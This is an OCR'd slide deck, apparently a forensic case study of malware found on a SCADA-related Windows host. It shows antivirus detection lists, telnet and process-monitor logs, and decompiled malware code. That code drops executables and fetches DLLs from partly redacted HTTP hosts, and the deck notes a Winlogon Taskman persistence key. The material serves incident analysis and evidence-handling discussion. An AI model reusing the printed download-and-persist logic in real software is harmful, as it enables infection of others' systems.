
	종류	수정한 날짜
B	Text Document	2012-07-05 오전 10:32

```
THU JUL 05 10:47:17 2012: Telnet client disconnected
THU JUL 05 10:49:38 2012: Telnet client connected from 192.168.1.220
THU JUL 05 10:49:49 2012: Telnet client disconnected
THU JUL 05 10:49:49 2012: Telnet Login attempt failed
THU JUL 05 10:49:49 2012: Telnet client connected from 192.168.1.220
THU JUL 05 10:49:49 2012: Telnet client disconnected
THU JUL 05 10:49:50 2012: Telnet client connected from 192.168.1.220
THU JUL 05 10:49:55 2012: Telnet client disconnected
THU JUL 05 10:49:55 2012: Telnet Login attempt failed
```

When I met SCADA

Case Studyk

- **Vaccine**



☑	이름	상태	파일 경로
☑	Win32/Palevo19.worm.Gen	치료 가능(치...	E:₩Documents and Settings₩[redacted]₩yeawl.exe


☑	이름	상태	파일 경로
☑	Win-Trojan/Adload.179200.C	치료 가능(치...	E:₩Documents and Settings₩Administrator₩Application Data₩liveagent.exe
☑	Trojan/Win32.HDC	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c8f2a1.sve
☑	Trojan/Win32.Xema	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50ca1cf8.yye
☑	Trojan/Win32.Kykymber	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c90fde.cql
☑	Trojan/Win32.Kykymber	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c8d5f2.mvv
☑	Trojan/Win32.Kykymber	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c87fd3.tad
☑	Trojan/Win32.Kykymber	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c8b980.axe
☑	Trojan/Win32.Kykymber	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c86304.dmp
☑	Trojan/Win32.Kykymber	치료 가능(치...	E:₩Program Files₩Common Files₩System₩kb50c89cb1.pfd
☑	Trojan/Win32.Kykymber	치료 가	
☑	Spyware/Win32.Gampass	치료 가	
☑	Trojan/Win32.QQPass	치료 가	

☑	이름	상태	파일 경로
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.xeq2.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.Wn6.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.rHqm.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.olTb.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.m1cd.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.fGY8.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll.EMYt.tmp
☑	Trojan/Win32.OnlineGameHack	치료 가능	E:₩WINDOWS₩system32₩ws2help.dll
☑	Win-Trojan/Agent.97792.FW	치료 가능(치...	E:₩WINDOWS₩system32₩V3LiveRun.exe


When I met SCADA

Case Studyk


- **Un-detect malware**




```
if ( v11 < 0 )
  v3(v11, v10, dword_401950, 88);
v12 = _vbaStrCat(L".exe", v101);
v13 = _vbaStrMove(&v100, v12);
v14 = -(_vbaStrCmp(L"smss.exe", v13) == 0);
_vbaFreeStrList(2, &v101, &v100);
_vbaFreeObj(&v97);
if ( (_WORD)v14 )
{
```



```
v22 = _vbaStrCat(L"₩inetinfd.exe", v101);
v23 = _vbaStrMove(&v99, v22);
v24 = _vbaStrToAnsi;
v96 = _vbaStrToAnsi(&v98, v23);
v95 = _vbaStrToAnsi(&v100, L"http://                    88/2000.dll");
v94 = 0;
sub_4018F8();
```



```
v97 = 0;
v40 = _vbaStrCat(L"₩inetinft.exe", v101);
v41 = _vbaStrMove(&v99, v40);
v96 = v24(&v98, v41);
v95 = v24(&v100, L"http://1                    99/cha.dll");
v94 = 0;
sub_4018F8();
_vbaSetSystemError();
```




```
후 5:...  smss.exe   588  RegOpenKey    HKLM₩SYSTEM₩CurrentControlSet₩Services₩Tcpip₩Parameters                   SUCCESS   Desired Acces
후 5:...  smss.exe   588  RegOpenKey    HKLM₩SYSTEM₩CurrentControlSet₩Services₩NetBT₩Parameters₩Interfaces        SUCCESS   Desired Acces
후 5:...  smss.exe   588  RegOpenKey    HKLM₩SYSTEM₩CurrentControlSet₩Services₩NetBT₩Parameters                   SUCCESS   Desired Acces
후 5:...  smss.exe  1180  TCP Unknown   mycom.localdomain:1342 -> 12          46:1688                            SUCCESS   Length: 0
후 5:...  smss.exe   588  TCP Unknown   mycom.localdomain:1344 -> 12          46:8899                            SUCCESS   Length: 0
후 5:...  smss.exe  1180  TCP Unknown   mycom.localdomain:1342 -> 12          46:1688                            SUCCESS   Length: 0
후 5:...  smss.exe   588  TCP Unknown   mycom.localdomain:1344 -> 12          46:8899                            SUCCESS   Length: 0
후 5:...  smss.exe   588  TCP Unknown   mycom.localdomain:1344 -> 12.        46:8899                            SUCCESS   Length: 282
후 5:...  smss.exe   588  UDP Receive   localhost:1343 -> localhost:134                                          SUCCESS   Length: 1
후 5:...  smss.exe   588  UDP Unknown   localhost:1343 -> localhost:134                                          SUCCESS   Length: 1
후 5:     smss.exe  1180  TCP Unknown   mycom.localdomain:1342 -> 12:        146:1688                           SUCCESS   Length: 0
```

When I met SCADA

Case Studyk

- **detect malwares**




Process Nam	PID	Operation	Path	Result	Detail
yeawl.exe	2816	Load Image	C:₩WINDOWS₩system32₩imm32.dll	SUCCESS	Image Base: 0x762e0000, Image Size: 0x1d000
yeawl.exe	2816	Load Image	C:₩WINDOWS₩system32₩lpk.dll	SUCCESS	Image Base: 0x62340000, Image Size: 0x9000
yeawl.exe	2816	Load Image	C:₩WINDOWS₩system32₩usp10.dll	SUCCESS	Image Base: 0x73f80000, Image Size: 0x6b000
yeawl.exe	2816	Thread Create		SUCCESS	Thread ID: 1692
Explorer.EXE	1864	Thread Create		SUCCESS	Thread ID: 3812
yeawl.exe	2816	Thread Exit		SUCCESS	Thread ID: 1692, User Time: 0.0000000, Kernel Time: 0.0000000
yeawl.exe	2816	Thread Exit		SUCCESS	Thread ID: 1744, User Time: 0.0000000, Kernel Time: 0.0468750
yeawl.exe	2816	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0156250 seconds, Kernel Time: 0.0468750 seconds, Private Bytes: 5
Explorer.EXE	1864	Load Image	C:₩WINDOWS₩system32₩hnetcfg.dll	SUCCESS	Image Base: 0x65cb0000, Image Size: 0x56000
Explorer.EXE	1864	Load Image	C:₩WINDOWS₩system32₩wshtcpip.dll	SUCCESS	Image Base: 0x719c0000, Image Size: 0x8000
Explorer.EXE	1864	Load Image	C:₩WINDOWS₩system32₩dnsapi.dll	SUCCESS	Image Base: 0x76ed0000, Image Size: 0x27000
Explorer.EXE	1864	Load Image	C:₩WINDOWS₩system32₩winrnr.dll	SUCCESS	Image Base: 0x76f60000, Image Size: 0x8000
Explorer.EXE	1864	Load Image	C:₩WINDOWS₩system32₩rasadhlp.dll	SUCCESS	Image Base: 0x76f70000, Image Size: 0x6000
Explorer.EXE	1864	SetEndOfFileInformationFile	C:₩Documents and Settings₩Administrator₩yeawl.exe	SUCCESS	EndOfFile: 114,688
Explorer.EXE	1864	WriteFile	C:₩Documents and Settings₩Administrator₩yeawl.exe	SUCCESS	Offset: 0, Length: 65,536
Explorer.EXE	1864	WriteFile	C:₩Documents and Settings₩Administrator₩yeawl.exe	SUCCESS	Offset: 65,536, Length: 49,152
Explorer.EXE	1864	SetBasicInformationFile	C:₩Documents and Settings₩Administrator₩yeawl.exe	SUCCESS	CreationTime: 1601-01-01 오전 9:00:00, LastAccessTime: 1601-01-01 오전 9:00:00, LastWriteTir
Explorer.EXE	1864	SetBasicInformationFile	C:₩Documents and Settings₩Administrator₩yeawl.exe	SUCCESS	CreationTime: 1601-01-01 오전 9:00:00, LastAccessTime: 1601-01-01 오전 9:00:00, LastWriteTir
Explorer.EXE	1864	RegSetValue	HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩Taskman	SUCCESS	Type: REG_SZ, Length: 100, Data: C:₩Documents and Settings₩Administrator₩yeawl.exe
Explorer.EXE	1864	SetEndOfFileInformationFile	C:₩WINDOWS₩system32₩config₩software.LOG	SUCCESS	EndOfFile: 12,288

When I met SCADA

Case Studyk

- **Remote Control**
  - RDP, Neturo



Import
LGDacom
Neturo
Messenger
microsoft frontp
Microsoft Office

Name	Size	Modification Time	
nFTDServer.exe	655,360	2008/08/25 10:24:34	200
nSSDServer.exe	446,464	2008/08/25 10:23:52	200
ntrNTService.exe	65,536	2004/04/01 11:20:10	201
SessionHistory.log	13,727	2012/06/25 11:27:00	201

```
333A:(id::        ) client connected : 6[redacted]3  Mon Jun 25 11:17
33E0:ted : 6[redacted]3  Mon Jun 25 11:22:45 2012  (id:      ) clie
3486: Jun 25 11:24:19 2012  (id:     ) client connected : 6
352C:id::    ) client connected : 6[redacted]3  Mon Jun 25 11:26:5
35D2:.........................................>...P¼ N...`둶 t@?...P¼ N..........@...P¼ N........
3678:........F...P¼ N.........G...P¼ N...? 85@H...P¼ N.........I...P¼ N.........J...P¼ Nÿÿÿÿÿÿ? K...P"
371E:..P...P¼ N...`둶 t@Q...P¼ N.........R...P¼ N.........S...P¼ N...`둶 t@T...P¼ N.........U...P¼ N...
```

13/374,291   C:₩Program Files₩LGDacom₩Neturo₩SessionHistory.log   Start: 0x34bb, End: 0x34c8, Length: 0xd

```
ecurity/528;Success;Solar     0x6BACED40) - 10 - User32   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 184 - - - 2:          4 - 49670l,
ecurity/528;Success;Solar     0x6DB79E6E) - 1             2   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 1420 - - - 2          4 - 47468l
ecurity/528;Success;Solar     0x6E8E63E8) - 1             2   - Negoti
OLAR - - - SOLAR$ - TEL       E7) - 4292 - - - 1          21.184 - 11
ecurity/528;Success;Solar     0x6F1C892D) - 1             32   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 4236 - - - 1          200 - 207
ecurity/528;Success;Solar     0x52C3B) - 10 -             - Negotiate
- - SOLAR$ - TELDA_DO         124 - - - 175.223           5367h,
ecurity/528;Success;Solar     0x973A712) - 10             !   - Negotia
OLAR - - - SOLAR$ - TEL       E7) - 3796 - - - 1          21.184 - 12
ecurity/528;Success;Solar     0x18281098) - 1             2   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 2168 - - - 2          4 - 21618l
ecurity/528;Success;Solar     0x1CD1D210) -               32   - Nego
OLAR - - - SOLAR$ - TEL       E7) - 3692 - - - 2          4 - 4378l,
ecurity/528;Success;Solar     0x12057E5) - 10             - Negotia
OLAR - - - SOLAR$ - TEL       E7) - 3944 - - - 1          174 - 200
ecurity/528;Success;Solar     0x16C2984) - 10             !   - Negotia
OLAR - - - SOLAR$ - TEL       E7) - 4068 - - - 1          21.184 - 12
ecurity/528;Success;Solar     0x3519FB4) - 10             - Negotia
OLAR - - - SOLAR$ - TEL       E7) - 2976 - - - 2          4 - 30423l
ecurity/528;Success;Solar     0xB404AE4) - 10             !   - Negotia
OLAR - - - SOLAR$ - TEL       E7) - 696 - - - 11          1.157 - 17
ecurity/528;Success;Solar     0xB424820) - 10             !   - Negotia
OLAR - - - SOLAR$ - TEL       E7) - 3460 - - - 1          31.157 - 18
ecurity/528;Success;Solar     0x1235DE60) - 1             2   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 2816 - - - 2          4 - 31742l
ecurity/528;Success;Solar     0x12379BB5) - 1             2   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 3600 - - - 2          4 - 62811l
ecurity/528;Success;Solar     0x4ADFED17) - 1             32   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 3248 - - - 1          25.2 - 183
ecurity/528;Success;Solar     0x4BDE97B2) - 1             2   - Negot
OLAR - - - SOLAR$ - TEL       E7) - 3280 - - - 1          31.157 - 8
```

Discussion topic

Discussion topic

Case Studyk

- What is the data for forensicators?
  - Disk / Memory Image? Log files?
- How can we more preserve evidence?
  - Imaging is very ideal option.
  - FTP? / File copy?
- How can we keep integrity for chain of custody?
  - File Hash? / Documents(kind of agreements?) / Burning CD?
- How can we acquire field device?
  - Router, Gateway, Switch, Home network device, even SCADA?
  - Forensic Acquisition tools? / DD? / file copy? / Cold imaging?